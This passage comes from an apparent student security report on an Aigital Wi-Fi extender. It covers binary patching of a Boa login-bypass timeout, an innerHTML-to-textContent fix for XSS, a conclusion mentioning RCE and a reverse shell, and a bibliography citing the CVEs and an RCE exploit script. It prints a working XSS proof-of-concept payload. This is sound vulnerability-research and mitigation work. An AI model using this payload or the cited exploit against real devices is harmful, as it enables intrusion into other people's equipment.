


Figure 4.14: *boa.before-boaPatched* with 351-tick authentication window




Figure 4.15: *boa.patched-stable* with 351-tick authentication window

To mitigate the issue, we patched the immediate value used by the *sltiu* instruction. Instead of allowing the global authentication entry to remain valid for approximately 350 seconds, we reduced the window to approximately one second:

```
1 sltiu    v1, v1, 2
```

The resulting logic becomes:

```
1 current_time - saved_login_time < 2
```

This keeps the immediate post-login redirect functional, but removes the practical attack window that allowed another unauthenticated user to reuse the recent login state.

The patch was applied to both stabilized Boa binaries:

- *boa.before-boaPatched*, used to demonstrate the firmware with RCE still present;
- *boa.patched-stable*, used to demonstrate the firmware with RCE mitigated.

Figures 4.16 and 4.17 show the patched instruction in both binaries.




Figure 4.16: *boa.before-boaPatched* with 2 ticks




Figure 4.17: *boa.patched-stable* with 2 ticks

At binary level, the patch changes only the immediate value of the vulnerable instruction:

```
1 ; vulnerable
2 sltiu    v1, v1, 351
3
4 ; patched
5 sltiu    v1, v1, 2
```

After applying the patch and rebuilding the Firmadyne image, we repeated the test. A legitimate user could still log in normally with valid credentials. However, when an unauthenticated user attempted to access the protected page after the valid login window had expired, Boa redirected the request to the login page and displayed the timeout message (Figure 4.18).




Figure 4.18: Unauthenticated user redirected to *login.htm* with timeout message

This confirms that the login by-pass was caused by an overly long global authentication window rather than by the static web pages themselves. The mitigation was therefore applied directly to Boa, where the vulnerable authentication decision was made. As a result, both firmware configurations used in our tests preserve the expected login behavior while preventing practical reuse of a previous user's authenticated state.

However, it does not implement a complete session management mechanism. The patched firmware still relies on the same global authentication table. The difference is that the table entry expires almost immediately. As a consequence, the immediate redirect after a successful login still works, but the resulting authenticated state is intentionally short-lived. This means that the patch removes the practical attack

window, but it is not equivalent to a modern per-user session system.

A more complete fix would be to replace the global time-based authentication mechanism with server-side session tokens. In such a design, after a successful login Boa should generate an unpredictable session identifier, store it server-side together with its expiration time, and return it to the browser through a cookie:

```
1 Set-Cookie: SESSION=<random_token>; Path=/; HttpOnly
```

Then, for every protected request, Boa should parse the *Cookie* header, extract the *SESSION* value, and authorize the request only if the token exists in the server-side session table and has not expired:

```
1 token = get_cookie(request, "SESSION");
2
3 if (token == NULL)
4     redirect_to_login();
5
6 if (!valid_session(token))
7     redirect_to_login();
8
9 allow_request();
```

This approach would bind the authenticated state to a specific session token instead of relying on a reusable global timestamp. It would also allow a reasonable timeout without exposing the same login by-pass behavior.

We did not implement this complete session-token mechanism directly in the Boa binary because it would require a much more invasive binary patch. In particular, it would require adding new logic to generate random tokens, store them, send a *Set-Cookie* header in the HTTP response, parse incoming *Cookie* headers, and compare the received token against the server-side table. Since we were patching an already compiled MIPS binary, adding this functionality would require finding or creating code caves, modifying control flow, and carefully preserving the binary layout, register usage, and global pointer assumptions.

For this reason, the patch implemented in this project should be considered a targeted binary mitigation of the observed CVE behavior, not a full redesign of Boa's authentication system.

4.3 Patching XSS

The XSS vulnerability described in Chapter 3 is caused by unsafe insertion of a user-controlled value into the DOM. In the vulnerable page, the SSID value is assigned to an element through *innerHTML*. This API parses the assigned string as HTML markup. As a consequence, if the SSID contains tags or event handlers, the browser interprets them as part of the document.

The vulnerable rendering pattern is the following:

```
1 var ssid = '<h1 style=color:red>XSS_OK</h1><img src=x onerror=
    alert(1)>';
2
3 function init() {
4     var target = document.getElementById("ssidValue");
5     f (target) {
6         target.innerHTML = ssid;
7     }
8 }
```

In this case, the browser does not display the SSID as a literal string. It creates an *h1* element, renders the text *XSS_OK* as HTML, creates an *img* element, and executes the *onerror* JavaScript handler when the image fails to load.

The mitigation consists in changing the rendering primitive. The SSID must be inserted as text, not as HTML. For this reason, the patched version uses *textContent*:

```
1 var ssid = '<h1 style=color:red>XSS_OK</h1><img src=x onerror=
    alert(1)>';
2
3 function init() {
4     var target = document.getElementById("ssidValue");
5     if (target) {
6         target.textContent = ssid;
7     }
8 }
```

The difference is security-relevant. *textContent* does not invoke the HTML parser. It replaces the textual content of the target node with the exact string provided by the application. Therefore, characters such as *<*, *>*, quotes and equal signs keep their literal meaning and are not interpreted as markup.

To verify the patch, we used the same payload employed during exploitation:

```
<h1 style=color:red>XSS_OK</h1><img src=x onerror=alert(1)>
```

The patched page was reached at:

```
http://192.168.10.253/status.htm
```

In the patched page, the payload is displayed literally and no alert popup is triggered. This proves that the browser no longer treats the SSID as executable HTML.




Figure 4.19: Same XSS payload displayed as text in the patched page

This patch preserves the intended functionality of the page: the administrator can still see the SSID value. However, the value is no longer allowed to modify the structure of the document or execute JavaScript.

More generally, the safe rendering rule is:

- use *textContent* when displaying untrusted text;
- avoid *innerHTML* for values controlled by users or by device configuration;
- if HTML rendering is strictly required, sanitize the input with a whitelist-based sanitizer before inserting it into the DOM.

In our case, HTML rendering was not required because the SSID is a textual configuration value. Therefore, replacing *innerHTML* with *textContent* is the simplest and safest mitigation.

From an implementation point of view, the patch changes only the sink, not the source of the value. The SSID can still contain arbitrary characters, but the browser receives them through a text-only DOM API.

This is preferable to filtering specific substrings such as *script*, *onerror*, or angle brackets, because blacklist-based filtering is incomplete and can usually be bypassed with alternative tags, encodings, or event handlers.

Chapter 5

Conclusion

In this project, we performed a security analysis of an Aigital Wi-Fi extender, starting from the physical device and reaching a patched firmware tested in an emulated environment. The work combined hardware inspection, EEPROM dumping, firmware extraction, reverse engineering, exploitation, Firmadyne emulation, and binary patching.

The analysis confirmed that the device exposes serious weaknesses in its web management interface. We reproduced the documented login by-pass, the remote command execution through */boafrm/formSysCmd*, and the XSS caused by unsafe rendering of user-controlled configuration values. The most critical issue was the RCE, since it allowed us to move from authenticated web access to command execution and then to an interactive reverse shell.

After the physical device became unreliable because of EEPROM and PCB damage, Firmadyne allowed us to continue the work in a controlled environment. The emulation was not a perfect reproduction of the proprietary Realtek platform, especially because of incomplete MIB/NVRAM behavior. However, after stabilizing the Boa/web-interface paths required for testing, it was sufficient to reproduce the relevant attack surfaces and compare vulnerable and patched firmware variants.

The fixing phase showed that targeted mitigations can significantly reduce the impact of the vulnerabilities. The RCE handler was neutralized by forcing the vulnerable Boa function to return immediately. The login by-pass was mitigated by reducing the reusable global authentication window, although a complete production-quality fix would require proper server-side session tokens. The XSS was fixed by replacing the unsafe *innerHTML* sink with *textContent*, so that the SSID is treated

as text rather than executable markup.

Finally, the project achieved its goals: we extracted and analyzed the firmware, reproduced the relevant vulnerabilities, obtained command execution and a reverse shell, and produced patched firmware variants that mitigate the observed issues.

Bibliography

- [1] *CVE-2023-30403: Aigital Wi-Fi Access Point Login By-pass Vulnerability.* <https://nvd.nist.gov/vuln/detail/CVE-2023-30403>.
- [2] *CVE-2023-30404: Aigital Wi-Fi Access Point Remote Code Execution Vulnerability.* <https://nvd.nist.gov/vuln/detail/CVE-2023-30404>.
- [3] *CVE-2023-30405: Aigital Wi-Fi Access Point Cross-Site Scripting Vulnerability.* <https://nvd.nist.gov/vuln/detail/CVE-2023-30405>.
- [4] *M12L128168A Data Sheet.* [https://www.esmt.com.tw/upload/pdf/ESMT/datasheets/M12L128168A\(2N\).pdf](https://www.esmt.com.tw/upload/pdf/ESMT/datasheets/M12L128168A(2N).pdf).
- [5] *RTL8196E Data Sheet.* <https://datasheet4u.com/download/1461462/RTL8196E.html>.
- [6] *RTL819ER Data Sheet.* <https://www.xecor.com/product/rtl8192er>.
- [7] *BY25D16AS Data Sheet.* <https://www.boyamicro.com/storage/upload/pdf/BY25D16AS.pdf>.
- [8] *Aigital web page.* <https://web.archive.org/web/20220625053314/https://www.aigital.com/>.
- [9] *Aigital Trade Mark.* <https://uspto.report/TM/87474064>.
- [10] *Aigital about web page.* <https://web.archive.org/web/20220624221605/https://www.aigital.com/gywm>.
- [11] *CVE-2023-30403, CVE-2023-30404 and CVE-2023-30405: Login By-pass, Remote Code Execution and Cross-Site Scripting Vulnerabilities found in Aigital Wi-Fi Access Point by Matteo Mandolini.* <https://mandomat.github.io/2023-04-13-testing-a-cheap-wifi-repeater/>.
- [12] *flashrom README.* <https://www.flashrom.org/>.
- [13] *RCE python exploit.* https://raw.githubusercontent.com/Gory-git/progetto_IoT/refs/heads/main/CVE-2023-30404/exploit.py.